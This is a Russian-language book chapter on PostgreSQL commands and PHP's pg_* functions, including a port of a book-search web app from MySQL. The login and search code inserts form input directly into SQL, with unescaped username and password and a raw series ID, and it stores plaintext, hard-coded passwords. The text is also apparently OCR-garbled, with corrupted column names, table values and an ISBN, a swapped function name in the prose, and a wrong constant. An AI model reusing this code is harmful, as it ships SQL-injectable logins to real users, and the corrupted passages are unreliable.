Прежде чем начать работу с базой данных, ее необходимо создать. Как создавать базу данных, мы скоро увидим. Подробную информацию о создании баз данных и управлении пользователями базы данных можно найти в книге «Beginning Databases with PostgreSQL» издательства Wrox Press (ISBN 1-86105-15-6) или документации по PostgreSQL на <http://www.postgresql.org/idocs/>.

Помимо стандартных команд SQL клиент `psql` позволяет подавать множество дополнительных команд. Этим командам предшествует обратная косая черта (\), и их называют «слэш-командами». Для того чтобы получить полный список доступных слэш-команд, надо ввести \? в командном приглашении `psql`.

## Команды определения данных

Команды определения данных применяются для создания или модификации структуры базы данных и ее таблиц.

### CREATE DATABASE

```
CREATE DATABASE database_name
```

Эта команда создает новую базу данных. Для того чтобы создать новую базу данных `library`, введите в командном приглашении `psql` следующую команду:

```
psql=# CREATE DATABASE library;
CREATE DATABASE
```

Точка с запятой указывает конец команды. При выполнении команд SQL из кода PHP точку с запятой ставить не обязательно.

Сделаем только что созданную базу данных текущей, выполнив команду `\connect`:

```
psql=# \connect library
You are now connected to database library.
library=#
```

Эта команда эквивалентна команде MySQL `USE`.

### CREATE TABLE

```
CREATE [TEMPORARY | TEMP] TABLE table_name (
    {column_name type [column_constraint [...]] |
     table_constraint } [, ...])
    [INHERITS (inherited_table [, ...])]
```

Здесь `column_constraint` может иметь вид:

```
[CONSTRAINT constraint_name]
{NOT NULL | NULL | UNIQUE | PRIMARY KEY | DEFAULT value | CHECK (condition) |
 REFERENCES table [(column)] [MATCH FULL | MATCH PARTIAL]
 [ON DELETE action] [ON UPDATE action]
 [DEFERRABLE | NOT DEFERRABLE] [INITIALLY DEFERRED | INITIALLY IMMEDIATE] }
```

Здесь `table_constraint` может иметь вид:

```
[CONSTRAINT constraint_name]
{UNIQUE (column_name [, ...]) |
 PRIMARY KEY (column_name [, ...]) |
 CHECK (condition) |
 FOREIGN KEY (column_name [, ...]) REFERENCES table [(column [, ...])]
 [MATCH FULL | MATCH PARTIAL] [ON DELETE action] [ON UPDATE action]
 [DEFERRABLE | NOT DEFERRABLE] [INITIALLY DEFERRED | INITIALLY IMMEDIATE] }
```

CREATE TABLE определяет новую таблицу в текущей базе данных. Приведенный синтаксис специфичен для PostgreSQL. Вот пример типичного вызова этой команды:

```
library=# CREATE TABLE details (
library(#   ISBN VARCHAR (13) PRIMARY KEY not NULL,
library(#   price FLOAT,
library(#   num_of_books INT not NULL,
library(#   num_booked INT NOT NULL,
library(#   series_ID INT NOT NULL
library(#);
NOTICE:  CREATE TABLE/PRIMARY KEY will create implicit index 'details_pkey' for
table 'details'
CREATE
```

Обратите внимание, что PostgreSQL автоматически неявно создает индекс для первичного ключа.

Те, кто прочитал главу, посвященную MySQL, обратят внимание, что синтаксис в основном идентичен. Однако видны и отличия от MySQL в определении полей, обусловленные несколько иным набором типов и модификаторов полей, применяемым в PostgreSQL. Стандартные типы SQL, такие как VARCHAR и INT, должны действовать в большинстве баз данных.

Продолжим и создадим таблицу title:

```
library=# CREATE TABLE title (
library(#   ISBN VARCHAR(13) NOT NULL PRIMARY KEY,
library(#   book_title VARCHAR (255) NOT NULL
library(#);
NOTICE:  CREATE TABLE/PRIMARY KEY will create implicit index 'title_pkey' for
table 'title'
CREATE
```

Слэш-команда \d интерпретатора psql показывает структуру таблицы. Это хороший способ проверить свою работу. В результатах этой команды колонка Type содержит тип поля. В колонке Modifier перечисляются дополнительные модификаторы поля, такие как NOT NULL. Под списком полей перечисляются индексы, связанные с этой таблицей. Обратите внимание на индекс details\_pkey (наш первичный ключ):

```
library=# \d details
Table "details"
 Attribute |      Type       | Modifier
-----+-----+-----+
 isbn    | character varying(13) | not null
 price   | double precision |
 num_of_books | integer | not null
 num_booked | integer | not null
 series_id | integer | not null
Index: details_pkey
```

Создадим остальные нужные нам таблицы:

```
library=# CREATE TABLE author (
library(#   auth_id SERIAL PRIMARY KEY,
library(#   auth_name VARCHAR (128) NOT NULL
library(#);
NOTICE: CREATE TABLE will create implicit sequence 'author_auth_id_seq' for
SERIAL column 'author.auth_id'
NOTICE: CREATE TABLE/PRIMARY KEY will create implicit index 'author_pkey' for
table 'author'
CREATE
```

Обратите внимание, что мы ввели здесь новый тип поля: SERIAL. Тип SERIAL аналогичен полю AUTO\_INCREMENT в MySQL. Он неявно создает последовательность (author\_auth\_id\_seq), которую может использовать в уникальном суррогатном ключе таблицы:

```
library=# CREATE TABLE authortitle (
library(#   ISBN VARCHAR (13) NOT NULL,
library(#   authJD INT NOT NULL,
library(#   PRIMARY KEY (ISBN, authJD)
library(#);
NOTICE: CREATE TABLE/PRIMARY KEY will create implicit index 'authortitle_pkey'
for table 'authortitle'
CREATE
```

В этой таблице мы видим пример первичного ключа, составленного из двух полей: ISBN и auth\_ID. PostgreSQL неявно создаст индекс для составного первичного ключа:

```
library=# CREATE TABLE series (
library(#   seriesJD SERIAL PRIMARY KEY,
library(#   book_series VARCHAR (64) NOT NULL
library(#);
NOTICE: CREATE TABLE will create implicit sequence 'series_series_id_seq' for
SERIAL column 'series.series_id'
NOTICE: CREATE TABLE/PRIMARY KEY will create implicit index 'series_pkey' for
table 'series'
CREATE
library=# CREATE TABLE users (
library(#   username CHAR (32) PRIMARY KEY,
library(#   password CHAR (32) NOT NULL
library(#);
NOTICE: CREATE TABLE/PRIMARY KEY will create implicit index 'users_pkey' for
table 'users'
CREATE
```

## **ALTER TABLE**

```
ALTER TABLE [ONLY] table [*]
ADD [COLUMN] column type
```

```

ALTER TABLE [ONLY] table [*]
    ALTER [COLUMN] column { SET DEFAULT value | DROP DEFAULT }
ALTER TABLE table [*]
    RENAME [COLUMN] column TO newcolumn
ALTER TABLE table
    RENAME TO newtable
ALTER TABLE table
    ADD table constraint definition
ALTER TABLE table
    OWNER TO new owner

```

Команда ALTER TABLE позволяет изменить структуру таблицы. Например, добавить в таблицу details колонку можно такой командой:

```

library=# ALTER TABLE details ADD COLUMN pages INT;
ALTER

library=# \d details
          Table "details"
   Attribute |      Type       | Modifier
-----+-----+-----+
  isbn     | character varying(13) | not null
 price    | double precision    |
num_of_books | integer        | not null
num_booked  | integer        | not null
series_id   | integer        | not null
  pages    | integer        |
Index: details_pkey

```

PostgreSQL добавляет новые колонки в конец определения таблицы. В данное время новые колонки нельзя вставлять между уже существующими.

С помощью команды ALTER TABLE можно легко переименовывать колонки:

```

library=# ALTER TABLE details RENAME COLUMN pages TO num_pages;
ALTER
library=# \d details
          Table "details"
   Attribute |      Type       | Modifier
-----+-----+-----+
  isbn     | character varying(13) | not null
 price    | double precision    |
num_of_books | integer        | not null
num_booked  | integer        | not null
series_id   | integer        | not null
  num_pages | integer        |
Index: details_pkey

```

PostgreSQL пока не позволяет удалять колонки из существующей таблицы. Известный способ обойти это состоит в том, чтобы сохранить необходимые данные во временной таблице, уничтожить старую таблицу, создать ее заново с новым определением и восстановить в ней прежние данные.

Удалить колонки num\_booked и num\_pages из приведенной выше таблицы details можно так:

```
CREATE TABLE temp AS SELECT ISBN, price, num_of_books, series_ID FROM details;
DROP TABLE details;
CREATE TABLE details (
    ISBN      VARCHAR(13) PRIMARY KEY,
    price     FLOAT,
    num_of_books INT NOT NULL,
    series_ID INT NOT NULL
);
INSERT INTO details SELECT * FROM temp;
DROP TABLE temp;
```

## **DROP TABLE**

```
DROP TABLE name [, ...]
```

Эта команда удаляет таблицы (вместе с содержащимися в них данными) из базы данных. Удалим две таблицы с именами formats и timezones:

```
library=# DROP TABLE formats, timezones;
DROP
```

## **DROP DATABASE**

```
DROP DATABASE database_name
```

Эта команда удаляет целиком базу данных, в том числе все таблицы, индексы и данные:

```
template1=# drop database library;
DROP DATABASE
```

*Для того чтобы удалить базу данных командой DROP, надо не быть с ней соединенным в момент выполнения команды.*

## **Команды обработки и извлечения данных**

С помощью этих команд осуществляется доступ к данным в базе данных, а также их обработка.

### **INSERT**

```
INSERT INTO table [(column [, ...])]
  {DEFAULT VALUES | VALUES (expression [, ...]) | SELECT query}
```

Команда INSERT добавляет в таблицу новые записи. Обратите внимание, что строки символов в приведенном примере заключены в одинарные кавычки (апострофы). Стандарт SQL требует, чтобы символьные значения всегда заключались в кавычки таким способом. Числовые данные и ключевое слово NULL в кавычки не заключаются:

```
library=# INSERT INTO title
library-#   VALUES ('1861005156', 'Beginning Databases with PostgreSQL')
library-# ;
INSERT 101798 1
```

Попытка вставить новую запись с таким же значением первичного ключа, как в уже существующей записи, приводит к ошибке.

## DELETE

```
DELETE [ONLY] table [WHERE condition]
```

Команда DELETE удаляет записи из таблицы. Предложение WHERE - важная составная часть запросов DELETE, UPDATE и SELECT, поскольку позволяет задать условие для отбора записей, на которые действует команда. Следующий запрос удалит только записи, в поле ISBN которых содержится значение "1861003730":

```
Library=# DELETE FROM title WHERE ISBN = '1861003730';
DELETE 1 ...;
```

*Если опустить предложение WHERE в команде DELETE, то будут удалены все записи таблицы.*

## UPDATE

```
UPDATE [ONLY] table SET col = expression [, ...]
[FROM fromlist]
[WHERE condition]
```

Команда UPDATE изменяет данные в существующих записях таблицы. Важно точно задать условие WHERE. Приводимый ниже запрос изменяет только одну строку, но мог бы изменить много строк, если бы было несколько записей с таким же ISBN. В данном случае это не может произойти, поскольку ISBN является первичным ключом:

```
library=# UPDATE title SET book_title='New Title' WHERE ISBN='1861003730';
UPDATE 1
```

Несмотря на то что PostgreSQL чтит понятие ссылочной целостности, при выполнении команд UPDATE и DELETE ее соблюдение не проверяется автоматически. Например, если переименовать author\_ID или удалить его из таблицы author, то в таблице author\_title могут остаться записи, ссылающиеся на уже не существующую теперь запись. Таким образом, ссылочная целостность нарушается операциями UPDATE и DELETE.

*Если опустить предложение WHERE в команде UPDATE, то будут модифицированы все записи таблицы.*

## SELECT

```
SELECT [ALL | DISTINCT [ON (expression [, ...])]]
* | expression [AS output_name] [, ...]
```

```
[FROM from_item [, ...]]
[WHERE condition]
[GROUP BY expression [, ...]]
[HAVING condition [, ...]]
[ { UNION | INTERSECT | EXCEPT [ALL] } select ]
[ORDER BY expression [ASC | DESC | USING operator] [, ...]]
[FOR UPDATE [OF tablename [, ...]]]
[LIMIT { count | ALL } [{ OFFSET | , } start]]
```

Здесь `from_item` может иметь вид:

```
[ONLY] table_name [«]
[[AS] alias [(column_alias_list)]]
```

(select)

```
[AS] alias [(column_alias_list)]
```

```
from_item [NATURAL] join_type from_item
[ON join_condition | USING (join_column_list)]
```

Команда `SELECT` извлекает данные из одной или нескольких таблиц. В ней указываются поля, которые требуется вернуть:

```
library=# SELECT ISBN, price FROM details;
isbn    | price
-----+-----
1861003730 | 39.95
1861005156 | 39.95
1861005083 | 29.95
1861002092 | 49.95
1861005334 | 24.95
(5: rows)
```

«Все поля» можно задать при помощи звездочки (\*):

```
library=# SELECT * FROM details;
isbn    | price | num_of_books | num_booked | series_id
-----+-----+-----+-----+-----
1861003730 | 39.95 |      10 |      10 |      1
1861005156 | 39.95 |      10 |      10 |      1
1861005083 | 29.95 |      10 |      10 |      1
1861002092 | 49.95 |      10 |      10 |      1
1861005334 | 24.95 |      10 |      10 |      1
(5 rows)
```

Предложение `WHERE` используется в командах `SELECT` таким же образом, как в командах `DELETE` и `UPDATE`. Отберем только те записи, в которых цена не меньше 39.95, для чего зададим условие:

```
library=# SELECT * FROM details WHERE price >= 39.95;
isbn    | price | num_of_books | num_booked | series_id
-----+-----+-----+-----+-----
1861003730 | 39.95 |      10 |      10 |      1
```

```
1861005156 | 39,95 |          10 |          10 |          1
1861002092 | 49.95 |          10 |          10 j |          1
(3 rows)
```

ORDER BY позволяет управлять порядком сортировки результирующего набора записей:

```
library=# SELECT * FROM details WHERE price >= 39.95 ORDER BY ISBN;
   ISBN  |    price | num_of_books | num_booked | series_id
-----+-----+-----+-----+-----+
1861002092 | 49.95 |          10 |          10 |          1
1861003730 | 39.95 |          10 |          10 |          1
1861005156 | 39.95 |          10 | /no       |          1
(3 rows)
```

## Интерфейс PHP к PostgreSQL

Изучив основы работы PostgreSQL, можно начать знакомство с интерфейсом PHP для PostgreSQL. Ниже приводятся описания наиболее часто используемых функций PHP для PostgreSQL. Полный список функций или дополнительные сведения о них можно найти в электронной документации PHP на <http://www.php.net/pgsql/>.

### **pg\_connect()**

```
int pg_connect(string conn_string)
```

Эта функция устанавливает соединение с сервером PostgreSQL, исходя из параметров, переданных в строке соединения. Функция возвращает идентификатор соединения, который будет положительным целым числом в случае успеха, в противном случае - `false`:

```
<?php
//Connect.php
$conn = pg_connect("dbname=library user=postgres")
      or die("Could not connect to PostgreSQL.");
echo("Connection successful.");
pg_close($conn);
?>
```

Строка соединения может состоять из одного или более следующих аргументов (табл. 18.1):

Таблица 18.1. Аргументы строки соединения

| Параметр | Назначение                             | По умолчанию         |
|----------|--|----------------------|
| Dbname   | База данных, скоторой надо соединиться | \$PGDATABASE         |
| User     | Имя пользователя при соединении        | \$PGUSER             |
| Password | Пароль для указанного пользователя     | \$PGPASSWORD or none |

**Таблица 18.1 (продолжение)**

| Параметр | Назначение                              | По умолчанию          |
|----------|---|-----------------------|
| Host     | Имя сервера, с которым надо соединиться | \$PGHOST or localhost |
| Hostaddr | IP-адрес сервера                        | \$PGHOSTADDR          |
| Port     | Порт TCP/IP сервера                     | \$PGPORT or 5432      |

Длинная строка соединения может выглядеть, например, так:

```
dbname=library user=jon password=secret host=db.example.com
```

Новое соединение с теми же аргументами, в то время как открыто первоначальное соединение, не открывается, и возвращается идентификатор уже открытого соединения. Закрытие соединения происходит при вызове `pg_close()` или завершении работы сценария PHP.

Существует альтернативный синтаксис вызова `pg_connect()`, но он, в отличие от приведенного, считается устаревшим. Дополнительные сведения об альтернативном синтаксисе есть в руководстве PHP на [http://www.php.net/manual/en/function.pg\\_connect.php](http://www.php.net/manual/en/function.pg_connect.php).

### **pg\_pconnect()**

```
int pg_pconnect(string conn_string)
```

Буква «`p`» соответствует постоянному (`persistent`) соединению. Функция `pg_pconnect()` аналогична `pg_connect()`, но создаваемое в результате соединение не закрывается при вызове `pg_close()` или завершении сценария PHP. Интерпретатор PHP сам поддерживает соединение с сервером баз данных. При последующих вызовах `pg_pconnect()` с теми же аргументами интерпретатор PHP не устанавливает новое соединение, а повторно использует уже существующее.

В результате устраняется нагрузка, связанная с многократным открытием и закрытием соединений с базой данных в приложениях, которые часто выполняют вызовы с одними и теми же аргументами. Такая экономия времени благодаря постоянным соединениям обусловливает большое преимущество PHP над моделью CGI. Конечно, это справедливо только тогда, когда PHP установлен в виде модуля веб-сервера, а не в режиме CGI.

Обращаться с постоянными соединениями следует, однако, с осторожностью. Злоупотребление ими может привести к образованию большого числа бездействующих соединений с базой данных. Постоянные соединения идеальны в тех случаях, когда несколько страниц запрашивают соединение одинакового типа с базой данных (имея в виду одинаковые параметры соединения). В таких условиях постоянные соединения приводят к значительному увеличению производительности.

### **pg\_close()**

```
boolean pg_close(int connection)
```

Эта функция закрывает соединение с сервером PostgreSQL, не являющееся постоянным, и возвращает true или false в зависимости от успешности выполнения. Закрывать непостоянные соединения необязательно, потому что все они автоматически закрываются по окончании выполнения сценария.

## pg\_dbname()

```
string pg_dbname(int connection)
```

Эта функция просто возвращает имя базы данных, с которой в данный момент установлено соединение. Функция возвращает false, если соединение не действует. Она используется в основном в справочных целях:

```
<?php
//DBName.php
$conn = pg_connect("dbname=library user=postgres");
echo("Current database: " . pg_dbname());
pg_close($conn);
?>
```

## pg\_exec()

```
int pg_exec(int connection, string query)
```

Функция pg\_exec() предназначена для отправки серверу PostgreSQL команд SQL, которые должны быть выполнены. Функция возвращает целочисленный идентификатор, принимающий значение true в случае успеха и false в случае неудачи. Для команд SELECT возвращается указатель на результирующий набор записей. Этот идентификатор можно использовать с одной из функций pg\_fetch\_\*() (о которых рассказывается ниже) для доступа к полученным данным:

```
<?php
//Exec.php
$conn = pg_connect("dbname=library user=postgres");
$result = pg_exec($conn, "SELECT * FROM title");
pg_close($conn);
?>
```

## pg\_cmtuples()

```
int pg_cmtuples(int result_id)
```

Функция pg\_cmtuples() возвращает количество строк (кортежей), измененных последним вызовом pg\_exec(). Это возможно только для запросов INSERT, UPDATE и DELETE. Если не затронута ни одна строка, pg\_cmtuples() возвращает 0:

```
<?php
//Tuples.php
$conn = pg_connect("dbname=library user=postgres") or
die(pg_errormessage());
```

```

$sql = "UPDATE Details SET num_of_books=9 WHERE ISBN='1861003730'";
$result = pg_exec($conn, $sql);
if ($result) {
    $affectedRows = pg_cmtuples($result);
    echo("$affectedRows record(s) updated.");
} else {
    echo("Query failed: $sql");
}
pg_close($conn);
?>

```

### **pg\_numrows()**

```
int pg_numrows(int result_id)
```

**Функция pg\_numrows()** возвращает количество строк в результирующем наборе запроса SELECT:

```

<?php
//Numrows.php
$conn = pg_connect("dbname=library user=postgres") or
die(pg_errormessage());
$sql = "SELECT book_title FROM title";
$result = pg_exec($conn, $sql);
if ($result) {
    $numRows = pg_numrows($result);
    echo("$numRows record(s) retrieved.");
} else {
    echo("Query failed: $sql");
}
pg_close($conn);
?>

```

### **pg\_result()**

```
mixed pg_result(int result_id, int row_number, mixed fieldname)
```

**Функция pg\_result()** позволяет получить отдельное значение из результирующего набора. Получить из результирующего набора полную строку позволяют функции pg\_fetch\_\*, о которых говорится ниже.

Вот простой пример получения с помощью pg\_result() одного значения из результирующего набора:

```

<?php
//Result.php
$conn = pg_connect("dbname=library user=postgres") or
die(pg_errormessage());
$sql = "SELECT book_title FROM title";
$result = pg_exec($conn, $sql);
if ($result) {

```

```
$title = pg_result($result, 0, 'book_title');
echo("The title of the first book is $title.");
} else {
    echo("Query failed; $sql");
}
pg_close($conn);
?>
```

*PostgreSQL всегда возвращает имена полей на нижнем регистре. Это необходимо учитывать при запросе конкретного поля по имени, как в предыдущем примере. Если бы мы запросили поле BOOK\_TITLE, то не получили бы никакого результата, несмотря на то что при создании таблицы поле было указано как BOOK\_TITLE.*

## pg\_fetch\_object()

```
object pg_fetch_object(int result, int row [, int result_type])
```

Функция `pg_fetch_object()` применяется для доступа к данным в результирующем наборе команды `SELECT`. Функция возвращает одну запись данных в виде объекта, свойства которого соответствуют полям записи. Если в результирующем наборе нет записей, `pg_fetch_object()` возвращает `false`. Обычно эта функция используется в цикле.

В приведенном ниже коде мы поместили функцию `pg_fetch_object()` в цикл `while`, чтобы обработать каждую запись в наборе. При каждом вызове `pg_fetch_object()` происходит автоматическое перемещение к следующей записи в результирующем наборе. Когда просмотрен весь набор, `pg_fetch_object()` возвращает `false`, что влечет завершение цикла:

```
<?php
//Fetch_Object.php
$conn = pg_connect("dbname=library user=postgres") or
die(pg_errormessage());
$sql = "SELECT ISBN, book_title FROM title";
$result = pg_exec($conn, $sql);
$row_counter = 0;
while ($row = @pg_fetch_object($result, $row_counter)) {
    echo("ISBN: " . htmlspecialchars($row->ISBN) .
        ", Title: " . htmlspecialchars($row->book_title) . "<br>");
    $row_counter++;
}
pg_freeresult($result);
pg_close($conn);
?>
```

Обратите внимание на оператор `@`, подавляющий генерацию ошибок при вызове `pg_fetch_object()`. В приведенном коде `pg_fetch_object()` сгенерирует предупреждение типа "Unable to jump to row 2 on PostgreSQL result index 2" (невозможно перейти к строке 2 в результирующем наборе), когда кончатся

строки. Мы и так проверяем это условие, поэтому подавление ошибок не причинит вреда.

Доступ к отдельным полям мы получаем, обращаясь к свойствам возвращенного объекта. А применение функции `htmlspecialchars()` гарантирует, что оказавшиеся в данных необычные символы (типа < или &) не сбьют с толку броузер.

## **pg\_fetch\_row()**

```
array pg_fetch_row(int result, int row)
```

Функция `pg_fetch_row()` очень похожа на `pg_fetch_object()`, но возвращает не объект, а массив с числовым индексом, содержащий значения полей:

```
<?php
//Fetch_Row.php
$conn = pg_connect("dbname=library user=postgres") or die(pg_errormessage());
$sql = "SELECT ISBN, book_title FROM title";
$result = pg_exec($conn, $sql);
$row_counter = 0;
while ($row = @pg_fetch_row($result, $row_counter)) {
    echo("ISBN: " . htmlspecialchars($row[0]) .
        ", Title: " . htmlspecialchars($row[1]) . "<br>");
    $row_counter++;
}
pg_freeresult($result);
pg_close($conn);
?>
```

## **pg\_fetch\_array()**

```
array pg_fetch_array(int result, int row [, int result_type])
```

Функция `pg_fetch_array()` очень удобна. Это, по сути, расширенная версия `pg_fetch_row()`, позволяющая указать способ индексации результирующего набора: числовой (`PGSQL_NUM`), ассоциативный (`PGSQL_ASSOC`) или оба способа (`PGSQL_BOTH`).

Нетрудно переписать предыдущий пример `pg_fetch_row()` с использованием `pg_fetch_array()`:

```
<?php
//Fetch_Array.php
$conn = pg_connect("dbname=library user=postgres") or
die(pg_errormessage());
$sql = "SELECT ISBN, book_title FROM title";
$result = pg_exec($conn, $sql);
$row_counter = 0;
while ($row = @pg_fetch_array($result, $row_counter, PGSQL_NUM)) {
    echo("ISBN: " . htmlspecialchars($row[0]) .
        ", Title: " . htmlspecialchars($row[1]) . "<br>");
```

```
$row_counter++;
}
pg_freeresult($result);
pg_close($conn);
?>
```

Для того чтобы индексы выступали в качестве ключей ассоциативного массива, перепишем пример так:

```
<?php
//Fetch_Assoc.php
$conn = pg_connect("dbname=library user=postgres") or
    die(pg_errormessage());
$sql = "SELECT ISBN, book_title FROM title";
$result = pg_exec($conn, $sql);
$row_counter = 0;
while ($row = @pg_fetch_array($result, $row_counter, PGSQL_ASSOC)) {
    echo("ISBN: " . htmlspecialchars($row['isbn']) .
        ", Title: " . htmlspecialchars($row['book_title']) . "<br />");
    $row_counter++;
}
pg_freeresult($result);
pg_close($conn);
?>
```

Следует учитывать, что по умолчанию `pg_fetch_array()` возвращает массив с числовыми и ассоциативными индексами (PGSQL\_BOTH). Это приводит к образованию массива, вдвое большего, чем требуется, поскольку каждый элемент дублируется для каждого типа индекса. При вызове `pg_fetch_array()` следует явно запрашивать PGSQL\_NUM или PGSQL\_ASSOC в зависимости от потребностей кода.

## pg\_freeresult()

```
int pg_freeresult(int result_id)
```

Можно было обратить внимание на вызов `pg_freeresult()` в приведенных выше примерах. Эта функция освобождает всю память, связанную с результирующим набором. Это и так произошло бы при завершении выполнения сценария, но эта функция позволяет не беспокоиться о возможной нехватке памяти в сложных сценариях, возвращающих большие результирующие наборы.

# Сетевая библиотека

Ознакомившись с интерфейсом PHP для PostgreSQL, вернемся к примеру приложения, которое мы начали разрабатывать в главе 17. Если вы ее пропустили, можете вернуться и посмотреть этот раздел.

В данной главе нас интересует только перенос имеющегося кода MySQL на PostgreSQL.

Начнем с переноса формы для регистрации (`login.php`). Посмотрим еще раз на код из предыдущей главы. Возьмем тот его фрагмент, который работает с базой данных:

```
// Соединиться с базой данных
$conn = mysql_connect('localhost', 'jon', 'secret') or die(mysql_error());

mysql_select_db('Library', $conn) or die(mysql_error());

// Послать запрос базе данных
$sql = "SELECT username FROM Users WHERE username = '$username' AND password = '$password'";
$result = mysql_query($sql, $conn);

// Проверить результат запроса
$success = false;
if (@mysql_result($result, 0, 0) == $username) {
    $success = true;
}

mysql_close($conn);
```

Начнем с изменения кода для соединения с базой данных - будем соединяться с PostgreSQL, а не с MySQL. Получатся всего две строки:

```
// Соединиться с базой данных
$conn = pg_connect('dbname=library user=jon password=secret')
or die(pg_errormessage());
```

Теперь займемся кодом запроса SQL. Поскольку в нашем запросе SQL не участвуют конструкции, специфические для MySQL, то достаточно лишь заменить `mysql_query()` на `pg_exec()`:

```
// Послать запрос базе данных
$sql = "SELECT username FROM users WHERE username = '$username' AND password = '$password'";
$result = pg_exec($conn, $sql);
```

Код проверки результата переносится тоже просто. Вместо функции `pg_result()` вызовем `mysql_result()`:

```
// Проверить результат запроса
$success = false;
if (trim(@pg_result($result, 0, 'username')) == $username) {
    $success = true;
}
```

PostgreSQL дополняет значения CHAR до полного размера поля пробелами (в данном случае до 32 символов). Мы добавили вызов функции `trim()`, убирающей из строки эти пробелы.

Наконец, заменим `mysql_close()` на `pg_close()`:

```
// Закрыть соединение с базой данных
pg_close($conn);
```

На этом перенос `login.php` с MySQL на PostgreSQL завершен. Однако мы еще должны ввести запись о пользователе в таблицу `users`:

```
library=# INSERT INTO users VALUES ('jon', 'secret');
INSERT 101831 1
```

Переходим к переносу сценария `search.php`. Нас снова интересует только код для взаимодействия с базой данных:

```
// Соединиться с сервером MySQL
$conn = mysql_connect('localhost', 'jon', 'secret') or die(mysql_error());

// Выбрать базу данных
mysql_select_db('Library', $conn) or die(mysql_error());

// Запросить в базе данных список серий
$sql = "SELECT series_ID, book_series FROM Series";
$result = mysql_query($sql, $conn);

// Вывод строки <option> для элемента <select>
if ($result && (mysql_num_rows($result) > 0)) {
    while ($row = mysql_fetch_assoc($result)) {
        $option = sprintf('<option value="%d">%s</option>',
                          $row['series_ID'], $row['book_series']);
        echo("$option\n");
    }
} else {
    echo("<option>No series are available</option>\n");
}

mysql_close($conn);
```

Мы уже умеем заменять функции `mysql_connect()`, `mysql_select_db()`, `mysql_query()` и `mysql_close()` их эквивалентами для PostgreSQL.

Здесь мы сосредоточимся только на коде обработки результата. В первой строке надо заменить вызов `mysql_num_rows()` вызовом `pg_numrows()`:

```
if ($result && (pg_numrows($result) > 0)) {
```

Следующая часть интереснее. Как переносить вызов `mysql_fetch_assoc()`, ведь функция `pg_fetch_assoc()` не реализована в PostgreSQL? Если мы посмотрим на описание функции `pg_fetch_array()`, то увидим, что она дает нам ассоциативный массив. С функциями PostgreSQL нам понадобится также счетчик строк.

Модифицированный код выглядит так:

```
$row_counter = 0;
while ($row = pg_fetch_array($result, $row_counter, PGSQL_ASSOC)) {
    $option = sprintf('<option value="%d">%s</option>',
                      $row['series_ID'], $row['book_series']);
    echo("$option\n");
```

```
$row_counter++;
}
```

Последний сценарий, который нам надо перенести, это `results.php`. Он выводит результаты поиска по запросу пользователя. Здесь показана только та часть кода, которая взаимодействует с базой данных:

```
// Соединиться с сервером MySQL
$conn = mysql_connect('localhost', 'jon', 'secret') or die(mysql_error());

// Выбрать базу данных
mysql_select_db('Library', $conn) or die(mysql_error());

// Попытка получить переменные формы
$query = addslashes($_GET['query']);
$series = $_GET['series'];
$type = $_GET['type'];

// Запросить в базе данных список серий
$sql = "SELECT book_title, auth_name, price ".
       "FROM Title, Details, Author, AuthorTitle, Series ".
       "WHERE Author.auth_ID = AuthorTitle.auth_ID AND ".
       "AuthorTitle.ISBN = Title.ISBN AND Title.ISBN = Details.ISBN AND ".
       "Details.series_ID = Series.series_ID";

// Добавить в запрос искомые элементы
if (!empty($series)) {
    $sql .= " AND Series.series_ID = $series";
}
if (!empty($query) && !empty($type)) {
    if ($type == 'isbn') {
        $sql .= " AND Details.ISBN = '$query'";
    } elseif ($type == 'author') {
        $sql .= " AND Author.auth_name LIKE '%$query%'";
    } elseif ($type == 'title') {
        $sql .= " AND Title.book_title LIKE '%$query%'";
    }
}

$result = mysql_query($sql, $conn);

// Вывод строк <option> для элемента <select>
if ($result && (mysql_num_rows($result) > 0)) {
    while ($row = mysql_fetch_assoc($result)) {
?>
<tr>
    : <td><u><?php echo(htmlspecialchars($row['book_title'])); ?></u></td>
    <td><?php echo(htmlspecialchars($row['auth_name'])); ?></td>
    <td>$<?php echo(htmlspecialchars($row['price'])); ?></td>
</tr>
<?php
}
```

```
    } else {
        echo("<tr><td colspan=\"3\">No matches were found.</td></tr>\n");
    }

mysql_close($conn);
```

По опыту предыдущих двух сценариев уже должно быть ясно, как перенести этот код с MySQL на PostgreSQL. Вот версия приведенного выше кода для PostgreSQL:

```
// Соединиться с сервером PostgreSQL
$conn = pg_connect('dbname=library user=jon password=secret')
or die(pg_errormessage());

// Попытка получить переменные формы
$query = addslashes($_GET['query']);
$series = $_GET['series'];
$type = $_GET['type'];

// Запросить в базе данных список серий
$sql = "SELECT book_title, auth_name, price "
    . "FROM title, details, author, authortitle, series "
    . "WHERE author.auth_ID = authortitle.auth_ID AND "
    . "authortitle.ISBN = title.ISBN AND title.ISBN = details.ISBN AND "
    . "details.series_ID = series.series_ID";

// Добавить в запрос искомые элементы
if (!empty($series)) {
    $sql .= " AND series.series_ID = $series";
}
if (!empty($query) && !empty($type)) {
    if ($type == 'isbn') {
        $sql .= " AND details.ISBN = '$query'";
    } elseif ($type == 'author') {
        $sql .= " AND author.auth_name LIKE '%$query%'";
    } elseif ($type == 'title') {
        $sql .= " AND title.book_title LIKE '%$query%'";
    }
}

$result = pg_exec($conn, $sql);

// Вывод строки <option> для элемента <select>
if ($result && (pg_numrows($result) > 0)) {
    $row_counter = 0;
    while ($row = pg_fetch_array($result, $row_counter, PG_ASSOC)) {
?>
<tr>
    <td><u><?php echo(htmlspecialchars($row['book_title'])); ?></u></td>
    <td><?php echo(htmlspecialchars($row['auth_name'])); ?></td>
    <td><?php echo(htmlspecialchars($row['price'])); ?></td>
</tr>
```

```
<?php
    $row_counter++;
}
} else {
    echo("<tr><td colspan=\"3\">No matches were found.</td></tr>\n");
}

pg_close($conn);
```

На этом перенос кода завершен.

## Абстракция базы данных

В главе 17 мы также построили простой уровень абстракции базы данных. Теперь, познакомившись с двумя разными базами данных (MySQL и PostgreSQL), можно лучше понять, чем вызвана потребность в таком уровне абстракции базы данных. Мы уже обсуждали уровень абстракции базы данных, поэтому если вы еще не читали соответствующего раздела в предыдущей главе, можете сделать это сейчас. Здесь же мы вернемся к уровню абстракции базы данных и реализуем его версию для PostgreSQL.

В предыдущем разделе мы научились переносить приложение PHP с одной базы данных на другую, поэтому мы не станем снова вникать в подробности этой процедуры, а начнем с файла DB.php, уже перенесенного на PostgreSQL. Отличия от версии для MySQL выделены цветом:

```
class DB
{
    /* Параметры соединения */
    var $host = '';
    var $user = '';
    var $password = '';
    var $database = '';
    var $persistent = false;

    /* Дескриптор соединения с базой данных */
    var $conn = NULL;

    /* Query result */
    var $result = false;
    var $row = 0;

    function DB($host, $user, $password, $database, $persistent = false)
    {
        $this->host = $host;
        $this->user = $user;
        $this->password = $password;
        $this->database = $database;
